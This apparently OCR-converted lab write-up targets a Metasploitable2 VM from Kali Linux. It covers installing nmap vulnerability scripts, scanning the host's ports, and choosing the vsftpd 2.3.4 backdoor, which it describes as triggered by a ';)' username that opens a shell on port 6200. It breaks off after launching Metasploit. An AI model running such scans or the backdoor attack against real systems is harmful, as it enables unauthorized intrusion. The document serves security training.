
Table of content


I. Choosing a threat

1. Kali Linux : Set IP address 10.10.1.128



```
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6e:bc:8f brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.129/24 brd 192.168.254.255 scope global dynamic noprefix
route eth0
       valid_lft 1490sec preferred_lft 1490sec
    inet6 fe80::d9ae:4c01:89bf:6e08/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6e:bc:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.128/24 brd 10.10.1.255 scope global dynamic noprefixroute et
h1
       valid_lft 1490sec preferred_lft 1490sec
    inet6 fe80::1d04:c222:1d74:17ea/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023
-06-29) x86_64 GNU/Linux
```

2. Metasploitable2: Set IP address 172.16.1.131




```
          Interrupt:17 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:1d:73:f3
          inet addr:172.16.1.131  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:73f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17470 (17.0 KB)  TX bytes:132965 (129.8 KB)
          Interrupt:18 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:518325 (506.1 KB)  TX bytes:518325 (506.1 KB)

msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$ _
```

3. Install tools : nmap and nmap script


- In Kali Linux, nagative to /usr/share/nmap/scripts
- Install nmap-vulners:

  sudo git clone https://github.com/vulnersCom/nmap-vulners.git



```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo git clone https://github.com/vulnersCom/nmap-vulners.git
Cloning into 'nmap-vulners'...
remote: Enumerating objects: 104, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 104 (delta 21), reused 32 (delta 18), pack-reused 62
Receiving objects: 100% (104/104), 445.31 KiB | 23.00 KiB/s, done.
Resolving deltas: 100% (42/42), done.

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls nmap-vulners
example.png               http-vulners-regex.nse    README.md                  vulners.nse
http-vulners-paths.txt    LICENSE                   simple_regex_example.png
http-vulners-regex.json   paths_regex_example.png   vulners_enterprise.nse
```


- Install vulscan:
  sudo git clone https://github.com/scipag/vulscan.git



```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo git clone https://github.com/scipag/vulscan.git
Cloning into 'vulscan'...
remote: Enumerating objects: 297, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 297 (delta 12), reused 16 (delta 4), pack-reused 264
Receiving objects: 100% (297/297), 17.69 MiB | 1.89 MiB/s, done.
Resolving deltas: 100% (175/175), done.

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls vulscan
_config.yml  cve.csv        logo.png     osvdb.csv  scipvuldb.csv      securitytracker.csv  update.sh  vulscan.nse
COPYING.TXT  exploitdb.csv  openvas.csv  README.md  securityfocus.csv  update.ps1           utilities  xforce.csv
```

4. Find the active ports on a host. (metasploitable 2, address 172.16.1.131)


#nmap -sS 172.16.1.131



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 172.16.1.131

Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-27 22:03 EST
Nmap scan report for 172.16.1.131
Host is up (0.0035s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

5. Scan and find vulnerabilities on port 21 (FTP) :

nmap --script=vulscan/vulscan.nse -sV -p21 172.16.1.131



```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vulscan/vulscan.nse -sV -p21 172.16.1.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-28 02:55 EST
Nmap scan report for 172.16.1.131
Host is up (0.0054s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated
 users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in ST
AT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [82285] Vsftpd CVE-2004-0042 Remote Security Vulnerability
| [72451] vsftpd CVE-2015-1419 Security Bypass Vulnerability
| [51013] vsftpd '__tzfile_read()' Function Heap Based Buffer Overflow Vulnerability
| [48539] vsftpd Compromised Source Packages Backdoor Vulnerability
| [46617] vsftpd FTP Server 'ls.c' Remote Denial of Service Vulnerability
| [41443] Vsftpd Webmin Module Multiple Unspecified Vulnerabilities
| [30364] vsftpd FTP Server Pluggable Authentication Module (PAM) Remote Denial of Service Vulnerability
| [29322] vsftpd FTP Server 'deny_file' Option Remote Denial of Service Vulnerability
| [10394] Vsftpd Listener Denial of Service Vulnerability
| [7253] Red Hat Linux 9 vsftpd Compiling Error Weakness
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| [68366] vsftpd package backdoor
| [65873] vsftpd vsf_filename_passes_filter denial of service
| [55148] VSFTPD-WEBMIN-MODULE unknown unspecified
| [43685] vsftpd authentication attempts denial of service
| [42593] vsftpd deny_file denial of service
| [16222] vsftpd connection denial of service
| [14844] vsftpd message allows attacker to obtain username
| [11729] Red Hat Linux vsftpd FTP daemon tcp_wrapper could allow an attacker to gain access to server
|
| Exploit-DB - https://www.exploit-db.com:
| [17491] VSFTPD 2.3.4 - Backdoor Command Execution
| [16270] vsftpd 2.3.2 - Denial of Service Vulnerability
|
| OpenVAS (Nessus) - http://www.openvas.org:
| [70770] Gentoo Security Advisory GLSA 201110-07 (vsftpd)
```

6. I choose VSDTPD 2.3.4 – Backdoor Command Execution

II. Analysis the Backdoor Command Execution, and try to attack

1. What is VSFTPD?

- VSFTPD (Secure FTP Daemon) is an open-source, lightweight, and highly configurable File Transfer Protocol server software for Unix-like operating systems.
- VSFTPD focus on security and performance.
- VSFTPD allows users to transfer files between a client and a server over a network.

- VSFTPD provides features such as file uploads, downloads, directory listings, and file permissions management.

2. What is VSFTPD 2.3.4 - Backdoor Command Execution?

- The VSFTPD 2.3.4 Backdoor Command Execution was a vulnerability in version 2.3.4 of the VSFTPD software, which has since been fixed in later versions.
- An attacker intentionally inserted a backdoor into the VSFTPD source code, allowing unauthorized users to execute arbitrary commands on systems running the vulnerable version.
- Exploiting the vulnerability could lead to unauthorized access, data theft.
- In the specific case of the VSFTPD version 2.3.4 backdoor, an attacker could exploit it by logging into a compromised server using the ";)" smiley face as the username. This would trigger the backdoor, granting the attacker unauthorized access to a command shell on port 6200. From there, the attacker would have control over the compromised system.
- The choice of port 6200 in VSFTPD 2.3.4 backdoor was arbitrary and determined by the attacker who compromised the software. Port 6200 was likely chosen because it is not associated with any well-known or commonly used services. By using an uncommon port, the attacker could avoid detection by network administrators or security systems that primarily monitor well-known ports for suspicious activities.


3. Attack

a. Purpose

- Exploiting vulnerabilities VSFTPD 2.3.4 - Backdoor Command Execution on port 21.


b. Performing vulnerability exploitation

- In Kali Linux, Open Metasploit framework console: *#msfconsole*




```
┌──(root㉿kali)-[~]
└─# msfconsole
 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

- Search for modules related to the vsftpd service:
  search vsftpd



